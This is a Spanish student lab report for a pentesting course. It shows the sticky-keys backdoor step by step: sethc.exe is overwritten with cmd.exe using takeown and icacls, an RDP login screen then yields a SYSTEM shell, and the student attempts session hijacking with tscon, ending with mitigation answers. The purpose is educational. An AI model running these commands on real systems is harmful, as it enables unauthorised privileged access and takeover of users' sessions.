


Tras ello, debemos de crear un usuario, como se nos solicita.



- Manipulación de Binarios (The Hijacking): Utilizando la línea de comandos, toma posesión y reemplaza el ejecutable de las "Teclas Especiales" (`C:\Windows\System32\sethc.exe`) por una copia del ejecutable de la consola de comandos (`cmd.exe`). Sigue algunas pistas dadas en este [video](#): uso de comandos como `takeown` e `icacLS` para modificar los permisos del archivo original antes de sustituirlo.

Primero de todo, tras loguearnos en nuestro perfil, deberemos de esperar.



Tras ello, si nos vamos a Administrador de tareas, veremos esto.



Vemos cómo Victima (con permisos de administrador) tiene una sesión abierta, pero no lo ha cerrado.

Ahora, desde una cmd cómo administrador, copiaremos el fichero sethc.exe

```
CA\ Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.22631.6199]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\System32>dir sethc.exe
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 90E1-1B86

Directorio de C:\Windows\System32

07/04/2026  09:05             147.456 sethc.exe
               1 archivos             147.456 bytes
               0 dirs  36.281.040.896 bytes libres

C:\Windows\System32>copy sethc.exe  sethc.bak
1 archivo(s) copiado(s).

C:\Windows\System32>_
```

Ahora cambiamos la propiedad a administradores.

```
C:\Windows\System32>takeown.exe /f sethc.exe /a

CORRECTO: el archivo (o carpeta): "C:\Windows\System32\sethc.exe" ahora es propiedad del grupo de
administradores.

C:\Windows\System32>
```

Daremos permiso a administradores.

```
C:\Windows\System32>icacls sethc.exe /grant administradores:f
archivo procesado: sethc.exe
Se procesaron correctamente 1 archivos; error al procesar 0 archivos

C:\Windows\System32>
```


Ahora camuflaremos el cmd en el fichero .exe sethc

```
C:\Windows\System32>copy cmd.exe sethc.exe
¿Sobrescribir sethc.exe? (Sí/No/Todo): si
1 archivo(s) copiado(s).

C:\Windows\System32>
```

- Ejecución del Exploit: Cierra tu sesión actual. Desde una máquina atacante (ej. Kali Linux), inicia una conexión RDP al servidor. En la pantalla de bienvenida (donde pide usuario/contraseña), presiona la tecla MAYÚS (SHIFT) cinco veces consecutivas.

En primer lugar, debemos de asegurarnos que tenemos las opciones siguientes así.



```
(referente@kali)-[~]
$ sudo apt install freerdp3-x11

Upgrading:
  freerdp-x11  freerdp3-x11  libfreerdp-client3-3  libfreerdp3-3  libwinpr3-3

Summary:
Upgrading: 5, Installing: 0, Removing: 0, Not Upgrading: 499
Download size: 1,539 kB
Space needed: 34.8 kB / 41.5 GB available


Continue? [Y/n] Y
Get:5 http://http.kali.org/kali kali-rolling/main amd64 freerdp3-x11 all 3.24.1+dfsg-1 [52.7 kB]
Get:1 http://http.kali.org/kali kali-rolling/main amd64 freerdp-x11 amd64 3.24.1+dfsg-1 [98.0 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libfreerdp-client3-3 amd64 3.24.1+dfsg-1 [266 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libfreerdp3-3 amd64 3.24.1+dfsg-1 [741 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libwinpr3-3 amd64 3.24.1+dfsg-1 [381 kB]
Fetched 1,539 kB in 1s (2,689 kB/s)
```

Tras ello, usaremos el siguiente comando para establecer la comunicación.


```
(ruben@kali)-[~]
$ xfreerdp /u:rrodgar /p:"Admin1." /v:192.168.189.138 /cert:ignore /sec:tls
```

Este es un usuario de paso que tengo, pero vamos a poder realizar igualmente el ataque.

Aquí, aunque nos dé error, no pasa nada, podremos hacer el truco del shift.




Podremos ejecutar la cmd tal y cómo lo creamos antes claro.



- Persistencia y Post-explotación: Una vez aparezca la consola, verifica tu identidad con **whoami**. Utiliza el comando **query user** y **tscon** (si hay sesiones activas) para demostrar la capacidad de secuestro de sesión (hijacking).

Vemos que al pulsar en la misma máquina virtual 5 veces la tecla shift, este nos responde con el cmd, y somos superusuarios.



```
FreeRDP: 192.168.189.138

sethc.exe
El sistema no puede encontrar el texto del mensaje para el mensaje número 0x2350 en el archivo de mensajes de idioma.


(c) Microsoft Corporation. Todos los derechos reservados.
No hay suficientes recursos de memoria disponibles para procesar este comando.

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>query user
NOMBRE USUARIO      NOMBRE SESIÓN      ID. ESTADO  TIEMPO IN.  TIEMPO SESIÓN
rrodriguez          console            1 Activo    1 08/04/2026 17:11
victima             3 Desc           1 08/04/2026 17:16

C:\Windows\System32>tscon 3_
```

Por razones más que obvias, desde el cliente rdp desde Kali Linux, se nos hace imposible entrar y realizar hijacking.



```
FreeRDP: 192.168.189.138


sethc.exe
El sistema no puede encontrar el texto del mensaje para el mensaje número 0x2350 en el archivo de mensajes de idioma.

(c) Microsoft Corporation. Todos los derechos reservados.
No hay suficientes recursos de memoria disponibles para procesar este comando.

C:\Windows\System32>query user
NOMBRE USUARIO      NOMBRE SESIÓN      ID. ESTADO  TIEMPO IN.  TIEMPO SESIÓN
rrodriguez          console            1 Activo    2 08/04/2026 17:11
victima             3 Desc           2 08/04/2026 17:16

C:\Windows\System32>tscon 3_
```

Si lo realizamos in situ en la propia máquina, si nos dejará.



Preguntas de Reflexión y Mitigación: (1,5p)

7.A ¿Por qué el comando se ejecuta con privilegios de **SYSTEM** y no con los del usuario que intenta loguearse?

Porque Winlogon y LSASS gestionan el inicio de sesión y siempre se ejecutan como SYSTEM.

Antes de autenticarse, el usuario no tiene token propio, así que todo se ejecuta bajo SYSTEM.

7.B. ¿Cómo evita la Autenticación a Nivel de Red (NLA) que este ataque sea posible desde el exterior?

NLA obliga a autenticarse antes de crear la sesión RDP.

Si no existe sesión previa, no hay sesión que secuestrar, bloqueando el ataque.

6.C. Propón una GPO (Directiva de Grupo) para mitigar el riesgo de sesiones inactivas que facilitan el hijacking, basándote en la configuración de "Límites de tiempo para sesiones desconectadas".

GPO recomendada:

Ruta:

Configuración del equipo → Plantillas administrativas → Componentes de Windows → Servicios de Escritorio remoto → Host de sesión de Escritorio remoto → Límites de tiempo para sesiones desconectadas

Ajuste:

- "Establecer límite de tiempo para sesiones desconectadas" → Habilitado → 5–15 minutos

MATERIALES Y RECURSOS PARA REALIZAR LA PRÁCTICA

- u. Recursos UD3 - Pentesting de Sistemas en la Moodle.
- v. [Recursos Pentesting Sistemas](#).
- w. Ejemplo de explotación de vulnerabilidad del servicio **VSFTPD v2.3.4** en [METASPLOIT](#).
- x. Materiales sobre Metasploit en [libros](#) de la bibliografía.

RECOMENDACIONES

- y. Será obligatorio aportar las correspondientes capturas de pantalla y las aclaraciones necesarias (intenta ser lo más breve posible).
- z. Aporta un índice al principio de tu documento entregable.
- aa. Se valorará muy positivamente la originalidad del trabajo y .



DOCUMENTOS A ENTREGAR

Notas sobre la entrega:

- La entrega se hará individualmente (en formato *DOCX*)
- El nombre del archivo será: *NombreAlumno_Apellido1_Activ3UD3_HE.docx*

RESUMEN DEL ENUNCIADO

1. EJERCICIO: EXPLOTACIÓN VULNERABILIDADES CVE-2011-0762 y CVE-2011-2523. Incluye las siguientes:

- Actividad 1, vulnerabilidad CVE-2011-0762. (1 ptos).
- Actividad 2. (2 ptos).
- Actividad 3, Nessus. OPCIONAL. (1,5 ptos).
- Actividad 4, vulnerabilidad CVE-2011-2523. (2,5 ptos).
- Actividad 5, post-explotación. (1,5 ptos).

2. EJERCICIO OPCIONAL (SUBIDA DE NOTA): EXPLOTACIÓN DE LA VULNERABILIDAD *ETERNALBLUE* EN WINDOWS. Incluye las siguientes.

- Actividad 6, OPCIONAL (1 ptos).

3. EJERCICIO: EXPLOTACIÓN DE VULNERABILIDADES DE RDP (PROTOCOLO DE ESCRITORIO REMOTO) EN SERVERS WINDOWS: HIJACKING, ETC. Incluye las siguientes.

- Actividad 7, Hijacking sobre RDP. (2,5 ptos).